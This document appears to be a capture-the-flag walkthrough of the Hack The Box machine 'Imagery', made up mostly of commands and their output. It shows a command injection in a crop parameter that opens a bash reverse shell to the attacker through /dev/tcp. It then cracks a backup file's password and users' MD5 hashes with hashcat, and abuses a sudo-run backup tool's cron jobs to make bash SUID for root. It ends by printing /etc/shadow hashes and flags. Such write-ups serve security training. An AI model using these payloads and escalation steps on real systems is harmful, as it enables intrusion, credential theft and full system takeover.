
POST /apply_visual_transform HTTP/1.1
Host: imagery.htb:8000

*snip*

{"imageId":"0eea6579-fb07-4114-bfbf-578b34be9503","transformType":"crop","params":{"x":0,"y":0,"width":600,"height":600}}- Need to inject our revshell command into one of these parameters
- Start listener
nc -lvnp PORT(I will be using penelope) - X-value kept giving me an invalid shell, but Y-value injection consistently gave valid shell
POST /apply_visual_transform HTTP/1.1
Host: imagery.htb:8000
*snip*

{"imageId":"0eea6579-fb07-4114-bfbf-578b34be9503","transformType":"crop","params":{"x":0,"y":"0; bash -c 'bash -i >& /dev/tcp/<IP>/<PORT> 0>&1'","width":600,"height":600}}- Catch with listener
[+] Got reverse shell from Imagery~10.129.139.208-Linux-x86_64 😍️ Assigned SessionID <1>
(Penelope)> sessions 1
[+] Attempting to upgrade shell to PTY...
[+] Shell upgraded successfully using /home/web/web/env/bin/python3! 💪
[+] Interacting with session [1], Shell Type: PTY, Menu key: F12
─────────────────────────────────────────────────────────────────────────────────────────────────────
web@Imagery:~/web$ id
uid=1001(web) gid=1001(web) groups=1001(web)
User
- File enum reveals a backup file from earlier date
web@Imagery:~/web$ ls -la /var/backup
total 22524
drwxr-xr-x  2 root root     4096 Sep 22 18:56 .
drwxr-xr-x 14 root root     4096 Sep 22 18:56 ..
-rw-rw-r-- 1 root root 23054471 Aug 6 2024 web_20250806_120723.zip.aes- Download for local enum
(Penelope)─(Session [1])> download /var/backup/web_20250806_120723.zip.aes
[+] Download OK '/home/USER/.penelope/sessions/Imagery~10.129.139.208-Linux-x86_64/downloads/var/backup/web_20250806_120723.zip.aes'

$ mv /home/USER/.penelope/sessions/Imagery~10.129.139.208-Linux-x86_64/downloads/var/backup/web_20250806_120723.zip.aes .

$ file web_20250806_120723.zip.aes
web_20250806_120723.zip.aes: AES encrypted data, version 2, created by "pyAesCrypt 6.1.1"- Based on this encryption we need the same tool to decrypt
$ pipx install pyAesCrypt
  installed package pyaescrypt 6.1.1, installed using Python 3.13.7
  These apps are now globally available
    - pyAesCrypt
done! ✨ 🌟 ✨

$ pyAesCrypt -d web_20250806_120723.zip.aes -o web_20250806_120723.zip
Password:
Wrong password (or file is corrupted).- Need to crack this hash using
aescrypt2hashcat.plto extract hash and then crack withhashcat
$ perl /usr/share/hashcat/tools/aescrypt2hashcat.pl web_20250806_120723.zip.aes > web.hash

$ cat web.hash

$aescrypt$1*98b981e1c146c078b5462f09618b1341*0dd95827498496b8c8ca334d99b13c28*10c6eeb86b1d71475fc5d52ed52d67c20bd945d53b9ac0940866bc8dfbba72c1*e042d41d09ac2726044d63af1276c49e2c8d5f9eb9da32e58bf36cf4f0ad9c66

$ hashcat -m 22400 -a 0 web.hash /usr/share/wordlists/rockyou.txt

$aescrypt$1*98b981e1c146c078b5462f09618b1341*0dd95827498496b8c8ca334d99b13c28*10c6eeb86b1d71475fc5d52ed52d67c20bd945d53b9ac0940866bc8dfbba72c1*e042d41d09ac2726044d63af1276c49e2c8d5f9eb9da32e58bf36cf4f0ad9c66:bestfriends- Now we decrypt the file using
bestfriendsas password - Unzip the resulting zip file to reveal backup files
$ pyAesCrypt -d web_20250806_120723.zip.aes -o web_20250806_120723.zip
Password: bestfriends

$ unzip web_20250806_120723.zip

$ ls web
api_admin.py  api_edit.py    api_misc.py    app.py     db.json  __pycache__  templates
api_auth.py api_manage.py api_upload.py config.py env system_logs utils.py- Created
webandtmpdirectories containing older information - Checking this
db.jsonbackup we find new hashes
$ cat ./web/db.json
{
    "users": [
        {
            "username": "admin@imagery.htb",
            "password": "5d9c1d507a3f76af1e5c97a3ad1eaa31",
            "displayId": "f8p10uw0",
            "isTestuser": false,
            "isAdmin": true,
            "failed_login_attempts": 0,
            "locked_until": null
        },
        {
            "username": "testuser@imagery.htb",
            "password": "2c65c8d7bfbca32a3ed42596192384f6",
            "displayId": "8utz23o5",
            "isTestuser": true,
            "isAdmin": false,
            "failed_login_attempts": 0,
            "locked_until": null
        },
        {
            "username": "mark@imagery.htb",
            "password": "01c3d2e5bdaf6134cec0a367cf53e535",
            "displayId": "868facaf",
            "isAdmin": false,
            "failed_login_attempts": 0,
            "locked_until": null,
            "isTestuser": false
        },
        {
            "username": "web@imagery.htb",
            "password": "84e3c804cf1fa14306f26f9f3da177e0",
            "displayId": "7be291d4",
            "isAdmin": true,
            "failed_login_attempts": 0,
            "locked_until": null,
            "isTestuser": false
        }
hashes.txt
5d9c1d507a3f76af1e5c97a3ad1eaa31 2c65c8d7bfbca32a3ed42596192384f6 01c3d2e5bdaf6134cec0a367cf53e535 84e3c804cf1fa14306f26f9f3da177e0
$ hashcat -m 0 hashes.txt /usr/share/wordlists/rockyou.txt

01c3d2e5bdaf6134cec0a367cf53e535:supersmash- This hash corresponds to user
mark - SSH will fail if directly connecting, so instead we use
sufrom our shell asweb
web@Imagery:~/web$ su mark
Password: supersmash

mark@Imagery:/home/web/web$ id
uid=1002(mark) gid=1002(mark) groups=1002(mark)

mark@Imagery:/home/web/web$ cd

mark@Imagery:~$ ls
user.txt
Root
mark@Imagery:~$ sudo -l
Matching Defaults entries for mark on Imagery:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User mark may run the following commands on Imagery:
    (ALL) NOPASSWD: /usr/local/bin/charcol

mark@Imagery:~$ ls -la /usr/local/bin/charcol
-rwxr-x--- 1 root root 69 Aug  4 18:08 /usr/local/bin/charcol

mark@Imagery:~$ sudo charcol

  ░██████  ░██                                                  ░██
 ░██   ░░██ ░██                                                  ░██
░██        ░████████   ░██████   ░██░████  ░███████   ░███████  ░██
░██        ░██    ░██       ░██  ░███     ░██    ░██ ░██    ░██ ░██
░██        ░██    ░██  ░███████  ░██      ░██        ░██    ░██ ░██
 ░██   ░██ ░██    ░██ ░██   ░██  ░██      ░██    ░██ ░██    ░██ ░██
  ░██████  ░██    ░██  ░█████░██ ░██       ░███████   ░███████  ░██


Charcol The Backup Suit - Development edition 1.0.0


Charcol is already set up.
To enter the interactive shell, use: charcol shell
To see available commands and flags, use: charcol help- We can run this binary as
root - Check the help for functions we might be able to abuse
mark@Imagery:~$ sudo charcol help
usage: charcol.py [--quiet] [-R] {shell,help} ...

Charcol: A CLI tool to create encrypted backup zip files.

positional arguments:
  {shell,help}          Available commands
    shell               Enter an interactive Charcol shell.
    help                Show help message for Charcol or a specific command.

options:
  --quiet               Suppress all informational output, showing only warnings and errors.
  -R, --reset-password-to-default
                        Reset application password to default (requires system password
verification).- We can reset the password via
-Rflag
mark@Imagery:~$ sudo charcol -R

Attempting to reset Charcol application password to default.
[2025-09-28 03:13:11] [INFO] System password verification required for this operation.

Enter system password for user 'mark' to confirm: supersmash

[2025-09-28 03:13:17] [INFO] System password verified successfully.
Removed existing config file: /root/.charcol/.charcol_config
Charcol application password has been reset to default (no password mode).
Please restart the application for changes to take effect.

mark@Imagery:~$ sudo charcol

First time setup: Set your Charcol application password.
Enter '1' to set a new password, or press Enter to use 'no password' mode:
Are you sure you want to use 'no password' mode? (yes/no): yes
[2025-09-28 03:13:57] [INFO] Default application password choice saved to /root/.charcol/.charcol_config
Using 'no password' mode. This choice has been remembered.
Please restart the application for changes to take effect.- Enter shell mode and view help again
mark@Imagery:~$ sudo charcol shell

  ░██████  ░██                                                  ░██
 ░██   ░░██ ░██                                                  ░██
░██        ░████████   ░██████   ░██░████  ░███████   ░███████  ░██
░██        ░██    ░██       ░██  ░███     ░██    ░██ ░██    ░██ ░██
░██        ░██    ░██  ░███████  ░██      ░██        ░██    ░██ ░██
 ░██   ░██ ░██    ░██ ░██   ░██  ░██      ░██    ░██ ░██    ░██ ░██
  ░██████  ░██    ░██  ░█████░██ ░██       ░███████   ░███████  ░██


Charcol The Backup Suit - Development edition 1.0.0

[2025-09-28 04:09:12] [INFO] Entering Charcol interactive shell. Type 'help' for commands, 'exit' to quit.

charcol> help

[2025-09-28 04:09:12] [INFO]
Charcol Shell Commands:

*snip*

  Automated Jobs (Cron):
    auto add --schedule "<cron_schedule>" --command "<shell_command>" --name "<job_name>" [--log-output <log_file>]
      Purpose: Add a new automated cron job managed by Charcol.
      Verification:
        - If '--app-password' is set (status 1): Requires Charcol application password (via global --app-password flag).
        - If 'no password' mode is set (status 2): Requires system password verification (in interactive shell).
      Security Warning: Charcol does NOT validate the safety of the --command. Use absolute paths.
      Examples:
        - Status 1 (encrypted app password), cron:
          CHARCOL_NON_INTERACTIVE=true charcol --app-password <app_password> auto add \
          --schedule "0 2 * * *" --command "charcol backup -i /home/user/docs -p <file_password>" \
          --name "Daily Docs Backup" --log-output <log_file_path>
        - Status 2 (no app password), cron, unencrypted backup:
          CHARCOL_NON_INTERACTIVE=true charcol auto add \
          --schedule "0 2 * * *" --command "charcol backup -i /home/user/docs" \
          --name "Daily Docs Backup" --log-output <log_file_path>
        - Status 2 (no app password), interactive:
          auto add --schedule "0 2 * * *" --command "charcol backup -i /home/user/docs" \
          --name "Daily Docs Backup" --log-output <log_file_path>
          (will prompt for system password)
*snip*- Seems to be the only way to gain
rootRCE by adding a cronjob executing our specified command Fetchand other functions work but I did not see a way to get RCE, permissions and directories are checked
#1
- Cronjob to flip SUID on
bash
charcol> auto add --schedule "* * * * *" --command "chmod u+s /bin/bash" --name asdf

[2025-09-28 04:09:12] [INFO] System password verified successfully.
[2025-09-28 04:09:12] [INFO] Auto job 'asdf' (ID: b98a1d8c-72aa-4a02-826e-06f53e76b011) added successfully. The job will run according to schedule.
[2025-09-28 04:09:12] [INFO] Cron line added: * * * * * CHARCOL_NON_INTERACTIVE=true chmod u+s /bin/bash
charcol> exit
[2025-09-28 04:09:12] [INFO] Exiting Charcol shell.- Wait for cronjob to set SUID and then spawn shell via
bash -p
mark@Imagery:/home/web/web$ ls -la /bin/bash
-rwsr-xr-x 1 root root 1474768 Oct 26  2024 /bin/bash

mark@Imagery:/home/web/web$ bash -p

bash-5.2$ id
uid=1002(mark) gid=1002(mark) euid=0(root) groups=1002(mark)

bash-5.2$ cat /root/*.txt
c44c8064473d09098c8f7b1cea91d5d3
#2
- Same idea except copying over
bashto new dir /tmpis actually mounted with nosuid so we cannot privesc by copyingbashto that dir, need another one
mark@Imagery:/home/web/web$ mount | grep ' on /tmp '
tmpfs on /tmp type tmpfs (rw,nosuid,nodev,size=1979620k,nr_inodes=1048576,inode64)- Have not encountered this config before so it was interesting to see a block on using
/tmpthis way
charcol> auto add --schedule "* * * * *" --command "cp /bin/bash /usr/bin/g4lt;chmod u+s /usr/bin/g4lt" --name asdf
[2025-09-28 04:09:12] [INFO] System password verification required for this operation.
Enter system password for user 'mark' to confirm:

[2025-09-28 04:09:12] [INFO] System password verified successfully.
[2025-09-28 04:09:12] [INFO] Auto job 'asdf' (ID: 3d7654b7-d416-4245-a7e1-5151cbee117f) added successfully. The job will run according to schedule.
[2025-09-28 04:09:12] [INFO] Cron line added: * * * * * CHARCOL_NON_INTERACTIVE=true cp /bin/bash /usr/bin/g4lt;chmod u+s /usr/bin/g4lt- Same thing only we now have
g4ltavailable globally
mark@Imagery:~$ g4lt -p

g4lt-5.2$ id
uid=1002(mark) gid=1002(mark) euid=0(root) groups=1002(mark)

g4lt-5.2$ cat /root/*.txt
c68100cbd1293cb5f587d5f0deefb675
Hashes
g4lt-5.2$ cat /etc/shadow

root:$y$j9T$OVSThp/6ybogilellugDf.$Le2uXxNfrXRiH18puL.GI7fnu2hYxttVASa.OMFvjs4:20286:0:99999:7:::
web:$y$j9T$bSJcB7IM6SVHob8SVJQ2X/$L16rTrWlInaJ6EvPTXO3CTiUP88xtNClzOJkwXIIL0D:20303:0:99999:7:::
mark:$y$j9T$m1reIJvzn7/7hhJ26v8WV1$3zPWU7HPsUn0P133BsMZDar.XmDq1T3AbJrfi.Nc6x3:20350:0:99999:7:::